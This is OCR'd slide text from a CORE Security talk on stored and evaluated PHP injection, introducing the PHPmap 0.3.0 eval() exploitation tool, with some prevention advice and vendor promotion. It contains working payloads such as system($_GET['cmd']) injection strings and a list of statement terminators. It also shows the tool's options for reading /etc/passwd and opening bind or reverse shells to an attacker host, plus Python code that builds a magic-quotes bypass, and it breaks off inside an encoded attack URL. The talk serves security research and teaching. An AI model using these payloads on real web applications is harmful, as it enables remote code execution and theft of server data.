CORE SECURITY

Evaluated PHP Injection and PHPmap 0.3.0

CORE SECURITY
Thinking ahead.

About me

- Matt “Level” Bergin, age 24
- Work for CORE Security
- 2nd place, Netwars
- 2011 Pwnie Nomination
  - Windows 7/2k8 IIS 7.5 FTP IAC Heap Overflow
- Spoke at 2012 Blackhat Arsenal
- Featured in CNN, Huffington Post, USCC News, Columbia News Service, etc.
- Find me on Smash the Stack

CORE SECURITY Thinking ahead.

Topics for discussion

- CORE Security Intro
- PHP Injection
  - Description, Cause, and Effect
  - Common discovery locations
  - Payload Options
  - Bypassing Filters
- PHPmap 0.3.0
  - Tool comparison
  - Features
  - Automated Exploitation
- Avoiding all of this, a simple HOWTO

CORE Security Intro

- Sixteen years of experience (approx. 66% of my life :p)
- Predictive & Proactive solutions w/ CORE INSIGHT
- Proactive solutions w/ CORE IMPACT
- Consulting services
- Innovative researching /w CORE LABS
- Industry leadership

CORE SECURITY
Thinking ahead.


CORE INSIGHT

- Enterprise Solution

- SIEM Integration
- GRC Integration
- VA Integration
- CORE IMPACT Integration

- 24/7x365


- One location, for all of your information.



1. Environment Profiling
Tell Insight about your environment
2. Campaign Definition
Define critical IT assets (aka goals), scope and timing
3. Threat Planning and Simulation
Insight calculates likely attack paths to defined assets
4. Threat Replication
Insight attempts to exploit vulnerabilities along the paths
5. Adaptive Path Adjustment
Insight seeks new paths as systems are compromised
6. Infrastructure Change
Campaigns can automatically adapt as you deploy new systems
7. Dashboard / Reporting
Insight presents findings in terms relevant to your organization
CORE INSIGHT ENTERPRISE
GOAL

CORE SECURITY Thinking ahead.

CORE IMPACT



- One application & Two flavors
  - Assisted exploitation (RPT)
  - Surgeon's Knife (Manual)

CORE SECURITY Thinking ahead.

CORE Consulting

- Security team One-on-One
- Comprehensive testing
- Great starting point for Security Policy development

ON TO PHP!

Description, Cause, and Effect


- There are two examples we will discuss
  - Stored PHP Injection
    - Installation Scripts
      - Output database information
      - Configuration files
      - Typically overwrites old configuration, borking the application
  - Evaluated PHP Injection
    - User input is processed through eval() function
      - Dynamic Code Generation
- Goal for both scenarios
  - Provide the required code for the application to function

What’s a popular example?

- PHPMyAdmin
  - MySQL-flavor database administration application developed in PHP
- Vulnerabilities
  - Uses a PHP Installer
  - Has had several vulnerabilities be pushed which resulted in weaponized exploits
  - Most likely available on your friendly exploit archive websites

Stored PHP injection example

- What web application vulnerability are we going to talk about?
  - MantisBT 1.2.x/1.3.x
    - ID 12908
      - This was patched early last year
- We must know where the configuration file is being written to
  - In our case its /vulnapp/config_inc.php
    - must be writable or no go
- Attack URL
  - http://www.target.com/vulnapp/config_inc.php?cmd=id
- Result
  - uid=48(apache) gid=48(apache) groups=48(apache)



Real life example

```
…
    <?php
     $t_config = '<?php' . "\r\n";
     $t_config .= "\t\$g_hostname = '$f_hostname';\r\n";
     $t_config .= "\t\$g_db_type = '$f_db_type';\r\n";
     $t_config .= "\t\$g_database_name = '$f_database_name';\r\n";
     $t_config .= "\t\$g_db_username = '$f_db_username';\r\n";
     $t_config .= "\t\$g_db_password = '$f_db_password';\r\n";
     if( $f_db_type == 'db2' ) {
            $t_config .= "\t\$g_db_schema = '$f_db_schema';\r\n";
     }
     $t_config .= '?>' . "\r\n";
     $t_write_failed = true;
      if( !$t_config_exists ) {
            if( $fd = @fopen( $t_config_filename, 'w' ) ) {
               fwrite( $fd, $t_config );
               fclose( $fd );
            }
      }
…
```

- User Supplied Data
- File opened for writing
- Data written
- File closed

Where does the input come from?

```
…
    <td>
      <input name="hostname" type="textbox" value="<?php echo $f_hostname; ?>"></input>
    </td>
…
```

- No input sanitation
- What does it boil down too?

IF YOU DON'T SANITIZE USER INPUT
YOU'RE GONNA HAVE A BAD TIME
INSTRUCTO
memegenerator.net

CORE SECURITY Thinking ahead.

What does the interpreter see?

- Lets take a closer look at

```
$t_config .= "\t\$g_hostname = '$f_hostname';\r\n";
```

- What happens when we supply a legitimate value?

```
$t_config .= "\t\$g_hostname = ‘localhost';\r\n";
```

- What happens when I append PHP characters to that value?

```
$t_config .= "\t\$g_hostname = ‘localhost’';\r\n";
```

- Is this good PHP or will this create a Syntax Error?

Building it out

- Building a detection mechanism

```
$t_config .= "\t\$g_hostname = '$f_hostname';\r\n";
```

- I know ';\r\n"; is always at the end
- What happens if my value is.. localhost';echo 'hello
- Notice there is no ending, it will automatically be processed as if there were

```
$t_config .= "\t\$g_hostname = 'localhost';echo 'hello';\r\n";
```

From detection, to command injection

- Taking data from an attacker
  - $_GET["cmd"];
  - A lot of other options available as well
- Utilizing PHP enabled system functions
  - system() exec() popen() passthru()
- Creating an attack string
  - This returns "hello" when called

```
localhost';echo 'hello
```

  - Exchange the echo for a common attack string

```
localhost';system($_GET['cmd']);$a='1
```

Payload breakdown

- The exploit payload can be broken down as this:
  - [a = legitimate value]
  - [b = split character]
  - **[c = attacker code]**
  - [d = new command string]

```
   [a]     [b]              [c]                 [d]
localhost’;system($_GET[“cmd”]);$a=‘
```

PHP syntax errors

- The largest fail rate is due to Syntax Errors from incorrect exploit payloads

- The split character is relevant here
  - Blind exploitation
    - If the split was ‘;
    - The end is probably ‘;

$a=‘ $a=“ $a=(‘ $a=[‘ $a=(“ $a=[“

PHP syntax errors, continued

- In order to avoid a Syntax Error in our Exploit Payload, we have to ensure we end the previous code correctly.
  - I have created a list of ways I know to end PHP instructions

```
;  ';  ";   ");   ');   \n';   \n";   \r\n';   \r\n";   ';\n';   ";\n";

';";   ";';     ']; "];     ');];   ");];     ']"];   "]'];
```

Shout more out if you know them ☺

Prevention, Apache .htaccess

- Utilizing .htaccess rules we can protect arbitrary files or directories from being accessed
- No web application code changes required
- Minimal web service configuration change, example below

```
...
<files config.php>
Order allow, deny
Deny from all
</files>
…
```

- Several known .htaccess bypass techniques are widely available, wouldn't rely on this.

Prevention, PHP eregi()

- Very simple to implement
  - Minimal code changes

```
…
if (eregi(“config.php", $_SERVER['PHP_SELF'])) {
     die("<h4>Permission Denied</h4>”);
    }
…
```

- By inserting the above or similar to the above code, we can prevent certain PHP files from being called directly.
  - Doesn’t prevent arbitrary code being written to the file
  - Still potentially exploitable if a user can request a page that includes the file

CORE SECURITY Thinking ahead.

Prevention, Non-PHP configuration files

- Configuration files which are stored as anything besides PHP files are more secure
  - This was never safe to begin with
  - PHP can be executable code
    - Convenient isn't always secure

- ASCII based configuration files
  - Regular Expression
    - Example: username=root

- .htaccess can be used to prevent reading
  - Several known .htaccess bypass techniques are widely available, wouldn't rely on this.
  - Still better than writing to PHP though

CORE SECURITY Thinking ahead.

Prevention, Database

- Store configuration information inside of a database
- Apply appropriate input sanitation in accordance with the prevention of vulnerabilities like SQL injection
- What about an easy way of saving the database connection string?!?!
  - Easy = Vulnerable
  - Using a text editor on a shell isn’t that difficult.. my wife does it all the time ☺

CORE SECURITY Thinking ahead.

Prevention, Overall opinion

- Don’t rely on one or two mechanisms for prevention and protection..

- Count the layers of an onion and rely on that many.

Introducing PHPMap 0.3.0

Use Responsibly

CORE SECURITY Thinking ahead.

PHPmap, Eval() exploit tool

- Open Source PHPmap 0.2.1 eval() auto exploitation tool
- Automatically exploits parameters where user input is insecurely passed to the eval() function
- Removes false positive
- Finds enabled system functions for operating system interaction
- Spawns a shell with the privileges of the web server
- provides option for reading, and writing arbitrary files within applicable permissions
- Other fun stuff


How does eval() work?

Eval(string $code);

- Execution of Arbitrary PHP Code
- What happens if data in $code is user controlled?
- What happens if it’s not properly sanitized?
- Consider the following:

  Code: <?php $t = eval($_GET[‘code’]); ?>

  Request: file.php?code=phpinfo();



[redacted]/vuln.php?code=phpinfo();

[redacted]

PHP Version 5.3.2-1ubuntu4.18

System	Linux li95-148 3.5.2-linode45 #1 SMP Wed Aug 15 14:10:55 EDT 2012 i686
Build Date	Sep 12 2012 19:33:23
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/pdo.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS
PHP Extension Build	API20090626,NTS
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

What does PHPmap exploit?

- Through the course of this talk we will look at the following code


- This code will be in two flavors
  1. Magic Quotes off
  2. Magic Quotes on (default)

```
<?php $t = eval($_GET['code']); ?>
```

Evaluated PHP injection

- Why do we try so many different possibilities?
  - Maximum potential for determining structure of code without seeing it.
  - Similar to Blind SQL Injection
    - When a Blind SQL Injection is discovered, it returns differently than a baseline request. Future requests can then be crafted in such as way to look for this difference.
      - Boils down to True versus False
    - Evaluated PHP Injection also uses a larger number of requests designed to determine the code structure by building potential payloads which when interpreted will return detection data when fulfilling the request.
      - Boils down to True versus False

phpmap CLI Examples



```
-----------------------------------------------------------------
|        phpmap 0.3.0, eval() injection tool                    |
|        Level / CORE Security                                  |
-----------------------------------------------------------------

Here we go again...
Usage: phpmap3.py [options]

Options:
  -h, --help            show this help message and exit
  --url=URL             Target URL
  --forms               Discovers forms on target url
  --crawl               Builds a queue of forms to attack
  --restrict-domain=RESTRICT_DOMAIN
                        Allows restriction of the target domain
  --cookie=COOKIEVALUE  Allows the use of an arbitrary cookie value
  --crawl-depth=CRAWLDEPTH
                        Controls the crawler page depth
  --basic=BASICAUTH     Enables basic authentication (ex 'user:pass')
  --fs-write=FSWRITE    Writes local file to the remote fs (ex: --fs-
                        write='localFile.php:/var/www/html/remoteFile.php')
  --fs-read=FSREAD      Reads a file from the remote file system (ex: --fs-
                        read='/etc/passwd')
  --os-shell=OSSHELL    Creates a non-interactive OS shell on the remote hos
  --bind-shell=BINDSHELL
                        Bind to a port on the remote host with a OS shell (e
                        --bind-shell='0.0.0.0:5555')
  --reverse-shell=REVERSHELL
                        Create a reverse OS shell to an attacker controlled
                        host (ex: --reverse-shell='10.10.10.10:5555')
  --db-hook=DBHOOK      Locate database connection strings in the www root,
                        create malicious connection
  --fingerprint         Perform IG on the compromised remote host
  --clear-vuln-db       Deletes entries within the vuln database
```

How does it stand up?

PHPMap	CORE IMPACT (OS Command Injection)	Accunetix (Detection only)	Metasploit Frmwrk (php_eval)	IBM Appscan (Detection only)
Bind shell (IPv4)	Bind shell (IPv4/IPv6)		Bind shell (IPv4/IPv6)	
Reverse shell (IPv4)	Reverse shell (IPv4/IPv6)		Reverse shell (IPv4/IPv6)	
Execute commands	Execute commands		Execute commands	
Uses eval() to interpret PHP Payload	Uses eval() to interpret PHP Payload		Uses eval() to interpret PHP Payload	
GET Support Only	GET/POST Support Only		GET Support Only	
File upload	File upload		File upload Through meterpreter	
Not prone to false positives	Not prone to false positives	Prone to false positives, checks HTTP status	Detection prone to false positives, checks HTTP status only	Prone to false positives, checks HTTP status and detection data
Bypasses escaping	Bypasses escaping		No attempts to bypass escaping	
No meterpreter support	Supports meterpreter		Supports meterpreter	
Finds system function	Finds system function		No attempt to find system function	
Database hook	Database hook		No Database hook	


CORE SECURITY Thinking ahead.

Attack Options

- HTTP GET Variable
- Forms on Page
- Crawl for Forms
- All Options only support HTTP GET
  - In this version

Detection


- Why static detection payloads are bad?
  - Easy to create IPS rules to block attacks
- What does PHPmap do?
  - Builds a dynamic detection payload with each attack
- How does it do that?
  - It uses the alphabet



```
class Attack:
    def strings(self):
        letters = ['A','B','C','D','E','F','G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z']
        return letters[random.randrange(0,25)]*random.randrange(50,100)
```

Detection, continued

- How does the detection work again?
- Sounds familiar.. Cross site scripting?
- Sounds like a great way to create false positives Matt… You couldn't think of anything better?
- In comes arithmetic



I hope your answer was three ☺

Detection, continued

- Why is math a great method for removing false positive created by cross site scripting vulnerabilities?
- The answer is always different than the request
- It can also be mutually agreed to be the correct answer

CORE SECURITY Thinking ahead.

Manual vs. Automatic

- The level of difficulty to take advantage of PHP injection varies
- Filtering or no filtering.. If your evaluating user input, it’s probably going to end badly.
- Manual techniques required to bypass magic_quotes_gpc() are more time consuming, and easy to automate.

Example vulnerable code, Demos

- Easy Demos
  1. Manual
  2. Automated

- Easy implies Magic Quotes is turned off and we have no input filtering.

Please exit slides, and proceed to the Demo Section for this area.

OK, that was not *that* cool. Show me something better.

Bypassing filters

- Why don’t filters want to play nice?
- What do they do?
  - Do _something_ with offending chars
- Which did you build PHPmap to bypass?
  - Magic Quotes
    - Escapes data
- How does it do it?

Magic Quotes

- Fun with Syntax Errors (HTTP 500)
  - Depending on the configuration I’ve seen two things happen
    - HTTP 500 (magic_quotes_gpc = Off)
      - We can exploit these
      - Syntax errors are created when invalid PHP is injected
    - HTTP 200 (magic_quotes_gpc = On, **default**)
      - $a = ‘localhost\’;echo \’test\’;
        - We can not exploit these, right?
        - Magic_quotes_gpc() escapes quotes, ticks, slashes
- Not designed to be disabled during runtime
- Deprecated & Removed in PHP 5.4.0
  - One tool does not fulfill every job

Why disable Magic Quotes?

- Portability
- Performance
- Inconvenience
- Excerpts from php.net
  - Most programmers prefer escaping at runtime

Bypassing Magic Quotes

- Multi-step process

1. Determine the proper syntax (detection phase)
2. Inject an array, populated with the decimal values of each character in the command to be executed.
3. Inject a for loop, which will force the interpreter to convert those decimal values back to ascii.
4. Execute the desired command.

- Why does this work?
  - Integers don't require a ' or " which is used to determine what data to escape
  - Works within the constraints of the protective function while accomplishing attacker desired goal
    - Work smart, not hard

- What's the catch?
  - Has to be done for every command
  - Wouldn't consider this to be an end all be all for bypassing every filter, just this one and maybe a few others.
  - Other characters could become filtered, such as ';' and ')'

CORE SECURITY
Thinking ahead.

Bypassing Magic Quotes

- Let’s take a look at some Python code..

```
def return_bypass_exploit(self,case,code):
    seed = random.random()
    bypass = "$a = array("
    payload = "echo %s;%s echo %s;" % (seed,code,seed)
    payload.replace(" ","+")
    for i in payload: bypass += "%s," % (ord(i))
    bypass=bypass[:-1]
    bypass+="); for ($i=0;$i<count($a);$i++) { $b[$i] = chr($a[$i]); } eval(implode($b));"
    url = "%s?%s=%s" % (case.split("?")[0],case.split("?")[1].split("=")[0],urllib.quote(bypass))
    return url,seed
```

- Here the array is defined
- Here is converts all characters in ‘code’ into their decimal equivalent
- Here the PHP for loop is defined for converting decimal to ascii
- Here is where the attack url is created

Bypassing Magic Quotes

- So what does that make the URL look like?

```
http://localhost/vulnhere.php?c=%24a%20%3D%20array%28101%2C99%2C104%2C111%2C32%2
C48%2C46%2C56%2C48%2C54%2C48%2C56%2C52%2C49%2C51%2C49%2C48%2C56%2C56%2C59%2C115%
2C101%2C116%2C95%2C116%2C105%2C109%2C101%2C95%2C108%2C105%2C109%2C105%2C116%2C40
%2C48%2C41%2C59%2C32%2C36%2C115%2C111%2C99%2C107%2C102%2C100%2C32%2C61%2C32%2C11
5%2C111%2C99%2C107%2C101%2C116%2C95%2C99%2C114%2C101%2C97%2C116%2C101%2C40%2C65%
